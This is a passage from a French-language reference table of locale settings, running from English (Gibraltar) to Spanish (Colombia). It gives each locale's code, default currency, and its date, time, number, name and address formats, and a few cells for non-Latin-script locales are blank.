| Anglais (Gibraltar) | en_GI | Livre de Gibraltar : GIP | 2/28/2008 4:30 PM | 6:00 AM | 1,234.56 | Ms. Prénom Nom | Adresse - Ligne 1,<br>Adresse - Ligne 2<br>Ville, Code postal<br>Pays |
| Anglais (Guyane) | en_GY | Dollar guyanien : GYD | 2/28/2008 4:30 PM | 6:00 AM | 1,234.56 | Ms. Prénom Nom | Adresse - Ligne 1,<br>Adresse - Ligne 2<br>Ville, Code postal<br>Pays |
| Anglais (Hong Kong RAS de Chine) | en_HK | Dollar de Hong Kong : HKD | 28/2/2008 4:30 PM | 6:00 AM | 1,234.56 | Ms. Prénom Nom | Adresse - Ligne 1,<br>Adresse - Ligne 2<br>Ville, Code postal<br>Pays |
| Anglais (Inde) | en_IN | Roupie indienne : INR | 28/2/2008 4:30 PM | 6:00 AM | 1,234.56 | Ms. Prénom Nom | Adresse - Ligne 1,<br>Adresse - Ligne 2<br>Ville, Code postal<br>Pays |

| Nom | Code | Devise par défaut | Format de la date et de l'heure | Format de l'heure | Format des chiffres | Format des noms | Formats des adresses |
|---|---|---|---|---|---|---|---|
| Anglais (Indonésie) | en_ID | Roupie indonésienne : IDR | 28/02/2008 16:30 | 6:00 AM | 1,234.56 | Ms. Prénom Nom | Adresse - Ligne 1,<br>Adresse - Ligne 2<br>Ville, Code postal<br>Pays |
| Anglais (Irlande, euro) | en_IE_EURO | Euro : EUR | 28/02/2008 16:30 | 06:00 | 1,234.56 | Ms. Prénom Nom | Adresse - Ligne 1,<br>Adresse - Ligne 2<br>Ville, Code postal<br>Pays |
| Anglais (Irlande) | en_IE | Euro : EUR | 28/02/2008 16:30 | 06:00 | 1,234.56 | Ms. Prénom Nom | Adresse - Ligne 1,<br>Adresse - Ligne 2<br>Ville, Code postal<br>Pays |
| Anglais (Jamaïque) | en_JM | Dollar jamaïquain : JMD | 2/28/2008 4:30 PM | 6:00 AM | 1,234.56 | Ms. Prénom Nom | Adresse - Ligne 1,<br>Adresse - Ligne 2<br>Ville, Code postal<br>Pays |
| Anglais (Kénya) | en_KE | Shilling kényan : KES | 2/28/2008 4:30 PM | 6:00 AM | 1,234.56 | Ms. Prénom Nom | Adresse - Ligne 1,<br>Adresse - Ligne 2<br>Ville, Code postal<br>Pays |

| Nom | Code | Devise par défaut | Format de la date et de l'heure | Format de l'heure | Format des chiffres | Format des noms | Formats des adresses |
|---|---|---|---|---|---|---|---|
| Anglais (Libéria) | en_LR | Dollar libérien : LRD | 2/28/2008 4:30 PM | 6:00 AM | 1,234.56 | Ms. Prénom Nom | Adresse - Ligne 1,<br>Adresse - Ligne 2<br>Ville, Code postal<br>Pays |
| Anglais (Madagascar) | en_MG | Ariary de Madagascar : MGA | 2/28/2008 4:30 PM | 6:00 AM | 1,234.56 | Ms. Prénom Nom | Adresse - Ligne 1,<br>Adresse - Ligne 2<br>Ville, Code postal<br>Pays |
| Anglais (Malawi) | en_MW | Kwacha malawien : MWK | 2/28/2008 4:30 PM | 6:00 AM | 1,234.56 | Ms. Prénom Nom | Adresse - Ligne 1,<br>Adresse - Ligne 2<br>Ville, Code postal<br>Pays |
| Anglais (Malaisie) | en_MY | Ringgit malais : MYR | 28/02/2008 16:30 | 6:00 AM | 1,234.56 | Ms. Prénom Nom | Adresse - Ligne 1,<br>Adresse - Ligne 2<br>Ville, Code postal<br>Pays |
| Anglais (Ile Maurice) | en_MU | Roupie mauricienne : MUR | 2/28/2008 4:30 PM | 6:00 AM | 1,234.56 | Ms. Prénom Nom | Adresse - Ligne 1,<br>Adresse - Ligne 2<br>Ville, Code postal<br>Pays |

| Nom | Code | Devise par défaut | Format de la date et de l'heure | Format de l'heure | Format des chiffres | Format des noms | Formats des adresses |
|---|---|---|---|---|---|---|---|
| Anglais (Namibie) | en_NA | Dollar namibien : NAD | 2/28/2008 4:30 PM | 6:00 AM | 1,234.56 | Ms. Prénom Nom | Adresse - Ligne 1,<br>Adresse - Ligne 2<br>Ville, Code postal<br>Pays |
| Anglais (Nouvelle-Zélande) | en_NZ | Dollar néo-zélandais : NZD | 28/02/2008 4:30 PM | 6:00 AM | 1,234.56 | Ms. Prénom Nom | Adresse - Ligne 1,<br>Adresse - Ligne 2<br>Ville, Code postal<br>Pays |
| Anglais (Nigéria) | en_NG | Naira nigérian : NGN | 28/02/2008 16:30 | 6:00 AM | 1,234.56 | Ms. Prénom Nom | Adresse - Ligne 1,<br>Adresse - Ligne 2<br>Ville, Code postal<br>Pays |
| Anglais (Pakistan) | en_PK | Roupie pakistanaise : PKR | 2/28/2008 4:30 PM | 6:00 AM | 1,234.56 | Ms. Prénom Nom | Adresse - Ligne 1,<br>Adresse - Ligne 2<br>Ville, Code postal<br>Pays |
| Anglais (Papouasie Nouvelle Guinée) | en_PG | Kina papou-néo-guinéen : PGK | 2/28/2008 4:30 PM | 6:00 AM | 1,234.56 | Ms. Prénom Nom | Adresse - Ligne 1,<br>Adresse - Ligne 2<br>Ville, Code postal<br>Pays |

| Nom | Code | Devise par défaut | Format de la date et de l'heure | Format de l'heure | Format des chiffres | Format des noms | Formats des adresses |
|---|---|---|---|---|---|---|---|
| Anglais (Philippines) | en_PH | Peso philippin : PHP | 2/28/2008 4:30 PM | 6:00 AM | 1,234.56 | Ms. Prénom Nom | Adresse - Ligne 1,<br>Adresse - Ligne 2<br>Ville, Code postal<br>Pays |
| Anglais (Rwanda) | en_RW | Franc rwandais : RWF | 2/28/2008 4:30 PM | 6:00 AM | 1,234.56 | Ms. Prénom Nom | Adresse - Ligne 1,<br>Adresse - Ligne 2<br>Ville, Code postal<br>Pays |
| Anglais (Sainte Hélène) | en_SH | Livre de Sainte-Hélène : SHP | 2/28/2008 4:30 PM | 6:00 AM | 1,234.56 | Ms. Prénom Nom | Adresse - Ligne 1,<br>Adresse - Ligne 2<br>Ville, Code postal<br>Pays |
| Anglais (Samoa) | en_WS | Tala des Samoa : WST | 2/28/2008 4:30 PM | 6:00 AM | 1,234.56 | Ms. Prénom Nom | Adresse - Ligne 1,<br>Adresse - Ligne 2<br>Ville, Code postal<br>Pays |
| Anglais (Seychelles) | en_SC | Roupie seychelloise : SCR | 2/28/2008 4:30 PM | 6:00 AM | 1,234.56 | Ms. Prénom Nom | Adresse - Ligne 1,<br>Adresse - Ligne 2<br>Ville, Code postal<br>Pays |

| Nom | Code | Devise par défaut | Format de la date et de l'heure | Format de l'heure | Format des chiffres | Format des noms | Formats des adresses |
|---|---|---|---|---|---|---|---|
| Anglais (Sierra Leone) | en_SL | Leone sierra-léonais : SLL | 2/28/2008 4:30 PM | 6:00 AM | 1,234.56 | Ms. Prénom Nom | Adresse - Ligne 1,<br>Adresse - Ligne 2<br>Ville, Code postal<br>Pays |
| Anglais (Singapour) | en_SG | Dollar de Singapour : SGD | 28/02/2008 16:30 | 6:00 AM | 1,234.56 | Ms. Prénom Nom | Adresse - Ligne 1,<br>Adresse - Ligne 2<br>Ville, Code postal<br>Pays |
| Anglais (Saint Martin (Pays-Bas)) | en_SX | Florin d'Antillean De Pays Bas : ANG | 2/28/2008 4:30 PM | 6:00 AM | 1,234.56 | Ms. Prénom Nom | Adresse - Ligne 1,<br>Adresse - Ligne 2<br>Ville, Code postal<br>Pays |
| Anglais (Iles Salomon) | en_SB | Dollar des Îles Salomon : SBD | 2/28/2008 4:30 PM | 6:00 AM | 1,234.56 | Ms. Prénom Nom | Adresse - Ligne 1,<br>Adresse - Ligne 2<br>Ville, Code postal<br>Pays |
| Anglais (Afrique du Sud) | en_ZA | Rand sud-africain : ZAR | 2008/02/28 4:30 PM | 6:00 AM | 1,234.56 | Ms. Prénom Nom | Adresse - Ligne 1,<br>Adresse - Ligne 2<br>Ville, Code postal<br>Pays |

| Nom | Code | Devise par défaut | Format de la date et de l'heure | Format de l'heure | Format des chiffres | Format des noms | Formats des adresses |
|---|---|---|---|---|---|---|---|
| Anglais (Swaziland) | en_SZ | Lilangeni swazilandais : SZL | 2/28/2008 4:30 PM | 6:00 AM | 1,234.56 | Ms. Prénom Nom | Adresse - Ligne 1,<br>Adresse - Ligne 2<br>Ville, Code postal<br>Pays |
| Anglais (Tanzanie) | en_TZ | Shilling tanzanien : TZS | 2/28/2008 4:30 PM | 6:00 AM | 1,234.56 | Ms. Prénom Nom | Adresse - Ligne 1,<br>Adresse - Ligne 2<br>Ville, Code postal<br>Pays |
| Anglais (Tonga) | en_TO | Pa'anga des Tonga : TOP | 2/28/2008 4:30 PM | 6:00 AM | 1,234.56 | Ms. Prénom Nom | Adresse - Ligne 1,<br>Adresse - Ligne 2<br>Ville, Code postal<br>Pays |
| Anglais (Trinidad et Tobago) | en_TT | Dollar trinidadien : TTD | 2/28/2008 4:30 PM | 6:00 AM | 1,234.56 | Ms. Prénom Nom | Adresse - Ligne 1,<br>Adresse - Ligne 2<br>Ville, Code postal<br>Pays |
| Anglais (Ouganda) | en_UG | Shilling ougandais : UGX | 2/28/2008 4:30 PM | 6:00 AM | 1,234.56 | Ms. Prénom Nom | Adresse - Ligne 1,<br>Adresse - Ligne 2<br>Ville, Code postal<br>Pays |

| Nom | Code | Devise par défaut | Format de la date et de l'heure | Format de l'heure | Format des chiffres | Format des noms | Formats des adresses |
|---|---|---|---|---|---|---|---|
| Anglais (Royaume-Uni) | en_GB | Livre Sterling : GBP | 28/02/2008 16:30 | 06:00 | 1,234.56 | Ms. Prénom Nom | Adresse - Ligne 1,<br>Adresse - Ligne 2<br>Ville, Code postal<br>Pays |
| Anglais (États-Unis) | en_US | Dollar US : USD | 2/28/2008 4:30 PM | 6:00 AM | 1,234.56 | Ms. Prénom Nom | Adresse - Ligne 1,<br>Adresse - Ligne 2<br>Ville, Code postal<br>Pays |
| Anglais (Vanuatu) | en_VU | Vatu du Vanuatu : VUV | 2/28/2008 4:30 PM | 6:00 AM | 1,234.56 | Ms. Prénom Nom | Adresse - Ligne 1,<br>Adresse - Ligne 2<br>Ville, Code postal<br>Pays |
| Estonien (Estonie) | et_EE | Euro : EUR | 28.02.2008 16:30 | 6:00 | 1 234,56 | Ms. Prénom Nom | Adresse - Ligne 1,<br>Adresse - Ligne 2<br>Ville, Code postal<br>Pays |
| Finnois (Finlande, euro) | fi_FI_EURO | Euro : EUR | 28.2.2008 16:30 | 6:00 | 1 234,56 | Ms. Prénom Nom | Adresse - Ligne 1,<br>Adresse - Ligne 2<br>Ville, Code postal<br>Pays |

| Nom | Code | Devise par défaut | Format de la date et de l'heure | Format de l'heure | Format des chiffres | Format des noms | Formats des adresses |
|---|---|---|---|---|---|---|---|
| Finnois (Finlande) | fi_FI | Euro : EUR | 28.2.2008 16:30 | 6:00 | 1 234,56 | Ms. Prénom Nom | Adresse - Ligne 1,<br>Adresse - Ligne 2<br>Ville, Code postal<br>Pays |
| Français (Belgique) | fr_BE | Euro : EUR | 28/02/2008 16:30 | 6:00 | 1.234,56 | Ms. Prénom Nom | Adresse - Ligne 1,<br>Adresse - Ligne 2<br>Ville, Code postal<br>Pays |
| Français (Canada) | fr_CA | Dollar canadien : CAD | 2008-02-28 16:30 | 06:00 | 1 234,56 | Ms. Prénom Nom | Adresse - Ligne 1,<br>Adresse - Ligne 2<br>Ville, Code postal<br>Pays |
| Français (Comores) | fr_KM | Franc comorien : KMF | 28/02/2008 16:30 | 06:00 | 1 234,56 | Ms. Prénom Nom | Adresse - Ligne 1,<br>Adresse - Ligne 2<br>Ville, Code postal<br>Pays |
| Français (France, euro) | fr_FR_EURO | Euro : EUR | 28/02/2008 16:30 | 06:00 | 1 234,56 | M. Prénom Nom | Adresse - Ligne 1,<br>Adresse - Ligne 2<br>Code postal, Ville<br>Pays |

| Nom | Code | Devise par défaut | Format de la date et de l'heure | Format de l'heure | Format des chiffres | Format des noms | Formats des adresses |
|---|---|---|---|---|---|---|---|
| Français (France) | fr_FR | Euro : EUR | 28/02/2008 16:30 | 06:00 | 1 234,56 | M. Prénom Nom | Adresse - Ligne 1,<br>Adresse - Ligne 2<br>Code postal, Ville<br>Pays |
| Français (Guinée) | fr_GN | Franc guinéen : GNF | 28/02/2008 16:30 | 06:00 | 1 234,56 | Ms. Prénom Nom | Adresse - Ligne 1,<br>Adresse - Ligne 2<br>Ville, Code postal<br>Pays |
| Français (Haïti) | fr_HT | Gourde haïtienne : HTG | 28/02/2008 16:30 | 06:00 | 1 234,56 | Ms. Prénom Nom | Adresse - Ligne 1,<br>Adresse - Ligne 2<br>Code postal, Ville<br>Pays |
| Français (Luxembourg) | fr_LU | Euro : EUR | 28/02/2008 16:30 | 06:00 | 1 234,56 | Ms. Prénom Nom | Adresse - Ligne 1,<br>Adresse - Ligne 2<br>Code postal, Ville<br>Pays |
| Français (Mauritanie) | fr_MR | Ouguiya mauritanien : MRO | 28/02/2008 16:30 | 06:00 | 1 234,56 | Ms. Prénom Nom | Adresse - Ligne 1,<br>Adresse - Ligne 2<br>Ville, Code postal<br>Pays |

| Nom | Code | Devise par défaut | Format de la date et de l'heure | Format de l'heure | Format des chiffres | Format des noms | Formats des adresses |
|---|---|---|---|---|---|---|---|
| Français (Monaco) | fr_MC | Euro : EUR | 28/02/2008 16:30 | 06:00 | 1 234,56 | M. Prénom Nom | Adresse - Ligne 1,<br>Adresse - Ligne 2<br>Code postal, Ville<br>Pays |
| Français (Suisse) | fr_CH | Franc Suisse : CHF | 28.02.2008 16:30 | 06:00 | 1'234.56 | Ms. Prénom Nom | Adresse - Ligne 1,<br>Adresse - Ligne 2<br>Ville<br>Pays - Code postal |
| Français (Wallis et Futuna) | fr_WF | Franc pacifique : XPF | 28/02/2008 16:30 | 06:00 | 1 234,56 | Ms. Prénom Nom | Adresse - Ligne 1,<br>Adresse - Ligne 2<br>Ville, Code postal<br>Pays |
| Géorgien (Géorgie) | ka_GE | Lari géorgien : GEL | 2008-02-28 16:30 | 06:00 | 1.234,56 | Ms. Prénom Nom | Adresse - Ligne 1,<br>Adresse - Ligne 2<br>Ville, Code postal<br>Pays |
| Allemand (Autriche, euro) | de_AT_EURO | Euro : EUR | 28.02.2008 16:30 | 06:00 | 1.234,56 | Ms. Prénom Nom | Adresse - Ligne 1,<br>Adresse - Ligne 2<br>Code postal Ville<br>Pays |

| Nom | Code | Devise par défaut | Format de la date et de l'heure | Format de l'heure | Format des chiffres | Format des noms | Formats des adresses |
|---|---|---|---|---|---|---|---|
| Allemand (Autriche) | de_AT | Euro : EUR | 28.02.2008 16:30 | 06:00 | 1.234,56 | Ms. Prénom Nom | Adresse - Ligne 1,<br>Adresse - Ligne 2<br>Code postal Ville<br>Pays |
| Allemand (Allemagne, euro) | de_DE_EURO | Euro : EUR | 28.02.2008 16:30 | 06:00 | 1.234,56 | Ms. Prénom Nom | Adresse - Ligne 1,<br>Adresse - Ligne 2<br>Code postal Ville<br>Pays |
| Allemand (Allemagne) | de_DE | Euro : EUR | 28.02.2008 16:30 | 06:00 | 1.234,56 | Ms. Prénom Nom | Adresse - Ligne 1,<br>Adresse - Ligne 2<br>Code postal Ville<br>Pays |
| Allemand (Luxembourg, euro) | de_LU_EURO | Euro : EUR | 28.02.2008 16:30 | 06:00 | 1.234,56 | Ms. Prénom Nom | Adresse - Ligne 1,<br>Adresse - Ligne 2<br>Code postal Ville<br>Pays |
| Allemand (Luxembourg) | de_LU | Euro : EUR | 28.02.2008 16:30 | 06:00 | 1.234,56 | Ms. Prénom Nom | Adresse - Ligne 1,<br>Adresse - Ligne 2<br>Code postal Ville<br>Pays |

| Nom | Code | Devise par défaut | Format de la date et de l'heure | Format de l'heure | Format des chiffres | Format des noms | Formats des adresses |
|---|---|---|---|---|---|---|---|
| Allemand (Suisse) | de_CH | Franc Suisse : CHF | 28.02.2008 16:30 | 06:00 | 1'234.56 | Ms. Prénom Nom | Adresse - Ligne 1,<br>Adresse - Ligne 2<br>Code postal Ville<br>Pays |
| Grecque (Grèce) | el_GR | Euro : EUR | 28/2/2008 4:30 PM | 6:00 πμ | 1.234,56 | Ms. Prénom Nom | Adresse - Ligne 1,<br>Adresse - Ligne 2<br>Ville, Code postal<br>Pays |
| Hébreu (Israël) | iw_IL | Shekel israélien : ILS | 16:30 28/02/2008 | 06:00 | 1,234.56 | Ms. Prénom Nom | Adresse - Ligne 1,<br>Adresse - Ligne 2<br>Ville, Code postal<br>Pays |
| Hindou (Inde) | hi_IN | Roupie indienne : INR | / / : PM | : | , . | Ms. Prénom Nom | Adresse - Ligne 1,<br>Adresse - Ligne 2<br>Ville, Code postal<br>Pays |
| Hongrois (Hongrie) | hu_HU | Forint hongrois : HUF | 2008.02.28. 16:30 | 6:00 | 1 234,56 | Nom Prénom | Adresse - Ligne 1,<br>Adresse - Ligne 2<br>Ville, Code postal<br>Pays |

| Nom | Code | Devise par défaut | Format de la date et de l'heure | Format de l'heure | Format des chiffres | Format des noms | Formats des adresses |
|---|---|---|---|---|---|---|---|
| Islandais (Islande) | is_IS | Couronne islandaise : ISK | 28.2.2008 16:30 | 06:00 | 1.234,56 | Ms. Prénom Nom | Adresse - Ligne 1,<br>Adresse - Ligne 2<br>Ville, Code postal<br>Pays |
| Indonésien (Indonésie) | in_ID | Roupie indonésienne : IDR | 28/02/2008 16:30 | 6:00 | 1.234,56 | Ms. Prénom Nom | Adresse - Ligne 1,<br>Adresse - Ligne 2<br>Ville, Code postal<br>Pays |
| Irlandais (Irlande) | ga_IE | Euro : EUR | 28/02/2008 16:30 | 06:00 | 1,234.56 | Ms. Prénom Nom | Adresse - Ligne 1,<br>Adresse - Ligne 2<br>Ville, Code postal<br>Pays |
| Italien (Italie) | it_IT | Euro : EUR | 28/02/2008 16.30 | 6.00 | 1.234,56 | Ms. Prénom Nom | Adresse - Ligne 1,<br>Adresse - Ligne 2<br>Ville, Code postal<br>Pays |
| Italien (Suisse) | it_CH | Franc Suisse : CHF | 28.02.2008 16:30 | 06:00 | 1'234.56 | Ms. Prénom Nom | Adresse - Ligne 1,<br>Adresse - Ligne 2<br>Ville<br>Pays - Code postal |

| Nom | Code | Devise par défaut | Format de la date et de l'heure | Format de l'heure | Format des chiffres | Format des noms | Formats des adresses |
|---|---|---|---|---|---|---|---|
| Japonais (Japon) | ja_JP | Yen japonais : JPY | 2008/02/28 16:30 | 6:00 | 1,234.56 | Nom Prénom | Pays<br>Code postal, Ville<br>Adresse - Ligne 1,<br>Adresse - Ligne 2 |
| Kazakh (Kazakhstan) | kk_KZ | Tenge kazakh : KZT | 28.02.2008 16:30 | 06:00 | 1 234,56 | Ms. Prénom Nom | Adresse - Ligne 1,<br>Adresse - Ligne 2<br>Ville, Code postal<br>Pays |
| Khmer (Cambodge) | km_KH | Riel cambodgien : KHR | 28/2/2008, 16:30 | 6:00 | 1.234,56 | Ms. Prénom Nom | Adresse - Ligne 1,<br>Adresse - Ligne 2<br>Ville, Code postal<br>Pays |
| Kirghiz (Kirghizistan) | ky_KG | Som kirghiz : KGS | 2/28/2008 4:30 PM | 6:00 AM | 1,234.56 | Ms. Prénom Nom | Adresse - Ligne 1,<br>Adresse - Ligne 2<br>Ville, Code postal<br>Pays |
| Coréen (Corée du Nord) | ko_KP | Won nord-coréen : KPW | 2008. 2. 28 PM 4:30 | 오전 6:00 | 1,234.56 | Nom Prénom | Pays<br>Code postal, Ville<br>Adresse - Ligne 1,<br>Adresse - Ligne 2 |

| Nom | Code | Devise par défaut | Format de la date et de l'heure | Format de l'heure | Format des chiffres | Format des noms | Formats des adresses |
|---|---|---|---|---|---|---|---|
| Coréen (Corée du Sud) | ko_KR | Won coréen : KRW | 2008. 2. 28 PM 4:30 | 오전 6:00 | 1,234.56 | Nom Prénom | Pays<br>Code postal, Ville<br>Adresse - Ligne 1,<br>Adresse - Ligne 2 |
| Lao (Laos) | lo_LA | Kip du Laos : LAK | 2/28/2008 4:30 PM | 6:00 AM | 1,234.56 | Ms. Prénom Nom | Adresse - Ligne 1,<br>Adresse - Ligne 2<br>Ville, Code postal<br>Pays |
| Letton (Lettonie) | lv_LV | Euro : EUR | 28.02.2008 16:30 | 06:00 | 1 234,56 | Ms. Prénom Nom | Adresse - Ligne 1,<br>Adresse - Ligne 2<br>Ville, Code postal<br>Pays |
| Lituanien (Lituanie) | lt_LT | Euro : EUR | 2008.2.28 16.30 | 06.00 | 1 234,56 | Ms. Prénom Nom | Adresse - Ligne 1,<br>Adresse - Ligne 2<br>Ville, Code postal<br>Pays |
| Luba-Katanga (Congo - Kinshasa) | lu_CD | Franc congolais : CDF | 2/28/2008 4:30 PM | 6:00 AM | 1,234.56 | Ms. Prénom Nom | Adresse - Ligne 1,<br>Adresse - Ligne 2<br>Ville, Code postal<br>Pays |

| Nom | Code | Devise par défaut | Format de la date et de l'heure | Format de l'heure | Format des chiffres | Format des noms | Formats des adresses |
|---|---|---|---|---|---|---|---|
| Luxembourgeois (Luxembourg) | lb_LU | Euro : EUR | 2/28/2008 4:30 PM | 6:00 AM | 1,234.56 | Ms. Prénom Nom | Adresse - Ligne 1,<br>Adresse - Ligne 2<br>Ville, Code postal<br>Pays |
| Macédonien (Macédoine) | mk_MK | Denar macédonien : MKD | 28.2.2008 16:30 | 06:00 | 1.234,56 | Ms. Prénom Nom | Adresse - Ligne 1,<br>Adresse - Ligne 2<br>Ville, Code postal<br>Pays |
| Malias (Brunei) | ms_BN | Dollar de Brunei : BND | 28/02/2008 4:30 PM | 6:00 AM | 1.234,56 | Ms. Prénom Nom | Adresse - Ligne 1,<br>Adresse - Ligne 2<br>Ville, Code postal<br>Pays |
| Malias (Malaisie) | ms_MY | Ringgit malais : MYR | 28/02/2008 4:30 PM | 6:00 AM | 1,234.56 | Ms. Prénom Nom | Adresse - Ligne 1,<br>Adresse - Ligne 2<br>Ville, Code postal<br>Pays |
| Maltais (Malte) | mt_MT | Euro : EUR | 28/02/2008 16:30 | 06:00 | 1,234.56 | Ms. Prénom Nom | Adresse - Ligne 1,<br>Adresse - Ligne 2<br>Ville, Code postal<br>Pays |

| Nom | Code | Devise par défaut | Format de la date et de l'heure | Format de l'heure | Format des chiffres | Format des noms | Formats des adresses |
|---|---|---|---|---|---|---|---|
| Népalais (Népal) | ne_NP | Roupie népalaise : NPR | - - : | : | , . | Ms. Prénom Nom | Adresse - Ligne 1,<br>Adresse - Ligne 2<br>Ville, Code postal<br>Pays |
| Norvégien (Norvège) | no_NO | Couronne norvégienne : NOK | 28.02.2008 16:30 | 06:00 | 1 234,56 | Ms. Prénom Nom | Adresse - Ligne 1,<br>Adresse - Ligne 2<br>Ville, Code postal<br>Pays |
| Pashto (Afghanistan) | ps_AF | Afghani afghan (Nouveau) : AFN | : / / | : | | Ms. Prénom Nom | Adresse - Ligne 1,<br>Adresse - Ligne 2<br>Ville, Code postal<br>Pays |
| Perse (Iran) | fa_IR | Rial iranien : IRR | : / / | : | | Ms. Prénom Nom | Adresse - Ligne 1,<br>Adresse - Ligne 2<br>Ville, Code postal<br>Pays |
| Polonais (Pologne) | pl_PL | Zloty polonais : PLN | 28.02.2008 16:30 | 06:00 | 1 234,56 | Ms. Prénom Nom | Adresse - Ligne 1,<br>Adresse - Ligne 2<br>Ville, Code postal<br>Pays |

| Nom | Code | Devise par défaut | Format de la date et de l'heure | Format de l'heure | Format des chiffres | Format des noms | Formats des adresses |
|---|---|---|---|---|---|---|---|
| Portugais (Angola) | pt_AO | Kwanza angolais : AOA | 28-02-2008 16:30 | 6:00 | 1.234,56 | Ms. Prénom Nom | Adresse - Ligne 1,<br>Adresse - Ligne 2<br>Ville, Code postal<br>Pays |
| Portugais (Brésil) | pt_BR | Real brésilien : BRL | 28/02/2008 16:30 | 06:00 | 1.234,56 | Ms. Prénom Nom | Adresse - Ligne 1,<br>Adresse - Ligne 2<br>Ville, Code postal<br>Pays |
| Portugais (Cap Vert) | pt_CV | Escudo cap-verdien : CVE | 28-02-2008 16:30 | 6:00 | 1.234,56 | Ms. Prénom Nom | Adresse - Ligne 1,<br>Adresse - Ligne 2<br>Ville, Code postal<br>Pays |
| Portugais (Mozambique) | pt_MZ | Nouveau Metical mozambicain : MZN | 28/02/2008 16:30 | 06:00 | 1.234,56 | Ms. Prénom Nom | Adresse - Ligne 1,<br>Adresse - Ligne 2<br>Ville, Code postal<br>Pays |
| Portugais (Portugal) | pt_PT | Euro : EUR | 28-02-2008 16:30 | 6:00 | 1.234,56 | Ms. Prénom Nom | Adresse - Ligne 1,<br>Adresse - Ligne 2<br>Ville, Code postal<br>Pays |

| Nom | Code | Devise par défaut | Format de la date et de l'heure | Format de l'heure | Format des chiffres | Format des noms | Formats des adresses |
|---|---|---|---|---|---|---|---|
| Portuguais (Sao Tomé-et-Príncipe) | pt_ST | Dobra santomée : STD | 28-02-2008 16:30 | 6:00 | 1.234,56 | Ms. Prénom Nom | Adresse - Ligne 1,<br>Adresse - Ligne 2<br>Ville, Code postal<br>Pays |
| Roumain (Moldavie) | ro_MD | Leu moldave : MDL | 28.02.2008, 16:30 | 06:00 | 1.234,56 | Ms. Prénom Nom | Adresse - Ligne 1,<br>Adresse - Ligne 2<br>Ville, Code postal<br>Pays |
| Roumain (Roumanie) | ro_RO | Leu roumain (Nouveau) : RON | 28.02.2008 16:30 | 06:00 | 1.234,56 | Ms. Prénom Nom | Adresse - Ligne 1,<br>Adresse - Ligne 2<br>Ville, Code postal<br>Pays |
| Romanche (Suisse) | rm_CH | Franc Suisse : CHF | 28.02.2008 16:30 | 06:00 | 1'234.56 | Ms. Prénom Nom | Adresse - Ligne 1,<br>Adresse - Ligne 2<br>Ville<br>Pays - Code postal |
| Rundi (Burundi) | rn_BI | Franc burundais : BIF | 2/28/2008 4:30 PM | 6:00 AM | 1,234.56 | Ms. Prénom Nom | Adresse - Ligne 1,<br>Adresse - Ligne 2<br>Ville, Code postal<br>Pays |

| Nom | Code | Devise par défaut | Format de la date et de l'heure | Format de l'heure | Format des chiffres | Format des noms | Formats des adresses |
|---|---|---|---|---|---|---|---|
| Russe (Russie) | ru_RU | Rouble russe : RUB | 28.02.2008 16:30 | 6:00 | 1 234,56 | Ms. Prénom Nom | Adresse - Ligne 1,<br>Adresse - Ligne 2<br>Ville, Code postal<br>Pays |
| Serbe (Bosnie-Herzégovine) | sr_BA | Mark convertible : BAM | 2008-02-28 16:30 | 06:00 | 1.234,56 | Ms. Prénom Nom | Adresse - Ligne 1,<br>Adresse - Ligne 2<br>Ville, Code postal<br>Pays |
| Serbe (Serbie) | sr_RS | Dina serbe : RSD | 28.2.2008. 16.30 | 06.00 | 1.234,56 | Ms. Prénom Nom | Adresse - Ligne 1,<br>Adresse - Ligne 2<br>Ville, Code postal<br>Pays |
| Serbe (Serbie et Monténégro) | sr_CS | Dina serbe : CSD | 28.2.2008. 16.30 | 06.00 | 1.234,56 | Ms. Prénom Nom | Adresse - Ligne 1,<br>Adresse - Ligne 2<br>Ville, Code postal<br>Pays |
| Serbo-Croate (Bosnie-Herzégovine) | sh_BA | Dollar US : USD | 28.02.2008. 16:30 | 06:00 | 1.234,56 | Ms. Prénom Nom | Adresse - Ligne 1,<br>Adresse - Ligne 2<br>Ville, Code postal<br>Pays |

| Nom | Code | Devise par défaut | Format de la date et de l'heure | Format de l'heure | Format des chiffres | Format des noms | Formats des adresses |
|---|---|---|---|---|---|---|---|
| Serbo-croate (Monténégro) | sh_ME | Dollar US : USD | 28.02.2008. 16:30 | 06:00 | 1.234,56 | Ms. Prénom Nom | Adresse - Ligne 1,<br>Adresse - Ligne 2<br>Ville, Code postal<br>Pays |
| Serbo-Croate (Serbie et Monténégro) | sh_CS | Dollar US : USD | 28.02.2008. 16:30 | 06:00 | 1.234,56 | Ms. Prénom Nom | Adresse - Ligne 1,<br>Adresse - Ligne 2<br>Ville, Code postal<br>Pays |
| Slovaque (Slovaquie) | sk_SK | Euro : EUR | 28.2.2008 16:30 | 6:00 | 1 234,56 | Ms. Prénom Nom | Adresse - Ligne 1,<br>Adresse - Ligne 2<br>Ville, Code postal<br>Pays |
| Slovène (Slovénie) | sl_SI | Euro : EUR | 28.2.2008 16:30 | 6:00 | 1.234,56 | Ms. Prénom Nom | Adresse - Ligne 1,<br>Adresse - Ligne 2<br>Ville, Code postal<br>Pays |
| Somali (Djibouti) | so_DJ | Franc djiboutien : DJF | 28/02/2008 4:30 PM | 6:00 sn. | 1,234.56 | Ms. Prénom Nom | Adresse - Ligne 1,<br>Adresse - Ligne 2<br>Ville, Code postal<br>Pays |

| Nom | Code | Devise par défaut | Format de la date et de l'heure | Format de l'heure | Format des chiffres | Format des noms | Formats des adresses |
|---|---|---|---|---|---|---|---|
| Somali (Somalie) | so_SO | Shilling somalien : SOS | 28/02/2008 4:30 PM | 6:00 sn. | 1,234.56 | Ms. Prénom Nom | Adresse - Ligne 1,<br>Adresse - Ligne 2<br>Ville, Code postal<br>Pays |
| Espagnol (Argentine) : | es_AR | Peso argentin : ARS | 28/02/2008 16:30 | 06:00 | 1.234,56 | Ms. Prénom Nom | Adresse - Ligne 1,<br>Adresse - Ligne 2<br>Ville, Code postal<br>Pays |
| Espagnol (Bolivie) : | es_BO | Boliviano bolivien : BOB | 28-02-2008 04:30 PM | 06:00:00 AM | 1.234,56 | Ms. Prénom Nom | Adresse - Ligne 1,<br>Adresse - Ligne 2<br>Ville, Code postal<br>Pays |
| Espagnol (Chili) : | es_CL | Peso chilien : CLP | 28-02-2008 04:30 PM | 06:00:00 AM | 1.234,56 | Ms. Prénom Nom | Adresse - Ligne 1,<br>Adresse - Ligne 2<br>Ville, Code postal<br>Pays |
| Espagnol (Colombie) : | es_CO | Peso colombien : COP | 28/02/2008 04:30 PM | 06:00:00 AM | 1.234,56 | Ms. Prénom Nom | Adresse - Ligne 1,<br>Adresse - Ligne 2<br>Ville, Code postal<br>Pays |

| Nom | Code | Devise par défaut | Format de la date et de l'heure | Format de l'heure | Format des chiffres | Format des noms | Formats des adresses |
